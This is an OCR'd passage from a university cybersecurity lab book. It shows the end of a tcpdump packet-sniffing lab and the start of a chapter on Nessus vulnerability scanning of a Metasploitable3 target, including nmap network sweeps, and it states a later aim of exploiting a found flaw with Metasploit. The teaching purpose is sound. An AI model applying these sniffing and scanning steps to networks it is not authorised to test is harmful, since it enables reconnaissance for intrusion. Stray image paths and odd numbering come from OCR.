


Figure 8 – Results of ip a

3. We can see there are two interfaces: **Local (lo)** and the **ethernet (eth0)**. Use this information to start a basic tcpdump session

```
> sudo tcpdump -n -i eth0
```

Switch	Description
-i	Specify the interface name we want to use.
-n	Do not convert addresses to names.

4. While tcpdump is running, generate traffic by opening a second terminal and connecting to the ftp

server over telnet as we did in Phase I

5. Once traffic has been generated, return to the original terminal and use ***Ctrl+C*** to stop tcpdump



Figure 9 – Results of tcpdump

6. Similar to Wireshark, we can use filters with tcpdump. To filter to only port 80 during a capture, use the following command and then generate traffic again by using Firefox to visit the same URL as in Phase I

```
> tcpdump -n -i eth0 port 80
```

7. Use ***Ctrl+C*** to end the capture

8. You can see that the information is rather difficult to read at first, but after a minute, you can see that it is very similar to the information we obtained from Wireshark




Figure 10 – Results of TCP dump filtered for HTTP traffic

9. One of the most important things to know is how to write a packet capture file with tcpdump. Use the following command to write a capture to a file. Use either the telnet connection or the browser to generate traffic

```
> tcpdump -n -i eth0 -w ~/Documents/CaptureFile.txt
```

10. To view the saved file type cat ~/Documents/CaptureFile.txt. You can see the information is a little better since it is formatted for easy reading

End of Lab

Deliverables

2 screenshots are needed to earn credit for this exercise:

- Wireshark filtered on Metasploitable target machine showing only TCP and FTP
- TCPdump capture of Metasploitable target machine showing HTTP traffic

Homeworks

There is no homework for this chapter. It is a primer to expand student knowledge for use in other assignments.




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 48

Scanning and Enumeration - Vulnerability Scanning (Nessus)

MATHEW J. HEATH VAN HORN, PHD

This lab helps students become familiar with the Nessus vulnerability scanner and its use in identifying vulnerabilities that can be exploited on a network. Nessus by Tenable has been used in the industry for over 25 years. It is updated weekly with new exploits by the Common Vulnerabilities and Exposures (CVE) database.

LEARNING OBJECTIVES

- Perform a vulnerability scan of a vulnerable target using Nessus
- Read and investigate ways to take advantage of detected vulnerabilities
- Exploit a critical vulnerability using Metasploit

PREREQUISITES

- Chapter 45 – Build the Baseline Environment
- Chapter 47 – Sniffing Basics

DELIVERABLES

- 4 Screenshots are required
    - Nmap scan of the target network that identifies the target machine
    - Results of a completed Nessus advanced scan of the target machine
    - A Nessus report of the critical vulnerability
    - Metasploitable report of the module that can be used against the vulnerability

RESOURCES

- Tenable – Nessus Documentation – https://docs.tenable.com/Nessus.htm

CONTRIBUTORS AND TESTERS

- An idea proposed by Raechel Ferguson
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Install Nessus

Nessus has continuous updates. If you skipped the Nessus installation from Chapter 12, you will need to do this now. If you haven't updated Nessus recently, you must complete the following steps. These steps are based on your prior knowledge from completing Section 1 of this book.

1. Open the VirtualBox Manager and select the Kali VM
2. Click on settings, click on network, and make sure it is attached to NAT or NAT network




Figure 1 – Changing the network settings of the Kali VM

3. Press ***OK*** and start the Kali VM

4. From the command line, start Nessus with the following command

```
> systemctl start nessusd.service
```

5. Open the Nessus user interface by opening Firefox and going to this URL. It may say it is insecure but click ***advanced*** and ***accept the risk to continue***

```
https://kali:8834/
```

6. Click on ***About*** –> ***Software Update*** –> ***Manual Software Update***

7. Click on ***Update all components*** then ***continue***




Figure 2 – Updating Nessus

8. Let the software update. This could take a while, depending on the last time your Kali VM had access to the Internet

9. Once the update has been completed, power off the Kali VM

10. Return to the Oracle VM manager and on the Kali VM switch the network card back to the generic adapter




Figure 3 – Switching NIC back to generic driver

Phase II – Running a Nessus Scan Against Metasploitable

Nessus is a popular vulnerability scanner that can detect vulnerabilities running on devices. This is useful for defensive purposes to detect areas of weakness but can be used by attackers to find holes in the network.

1. Open GNS3 workspace and wait for the green lights
2. Start the following machines:
    - 3. DHCP Server

- 4. Router
- 5. Kali VM
- 6. Metasploitable3-Linux

7. Once all machines are running, find the IP address of the Metasploitable3-Linux box by running a Nmap scan on the 200.200.200.0/24 network from the Kali VM. In this example, the target has an IP address of ***200.200.200.7***

```
> sudo nmap -O 200.200.200.0/24
```

8. Once you have the IP, start Nessus with the following command

```
> systemctl start nessusd.service
```

9. Open the interface by opening Firefox and going to this URL. It will say it is insecure but click ***advanced*** and ***accept the risk to continue***

```
https://kali:8834/
```

10. Login to Nessus

11. Click on New Scan




Figure 4 – New Scan

12. Click on ***Advanced Scan***




Figure 5 – Create a new advanced scan

13. Complete the scan details

    - 14. NAME – Meta3-Linux
    - 15. DESCRIPTION – Scan of metasploitable3 linux VM
    - 16. FOLDER – My Scans
    - 17. TARGETS – 200.200.200.7




Figure 6 – Configuring the scan details

18. Click on ***Save***

19. Hit the ***play*** button on the right-hand side of the scan to start it. This will take a bit of time




Figure 7 – Start Nessus scan on our target



Figure Zzzzzz

20. Once the scan begins, you can double-click on the scan and watch the progress

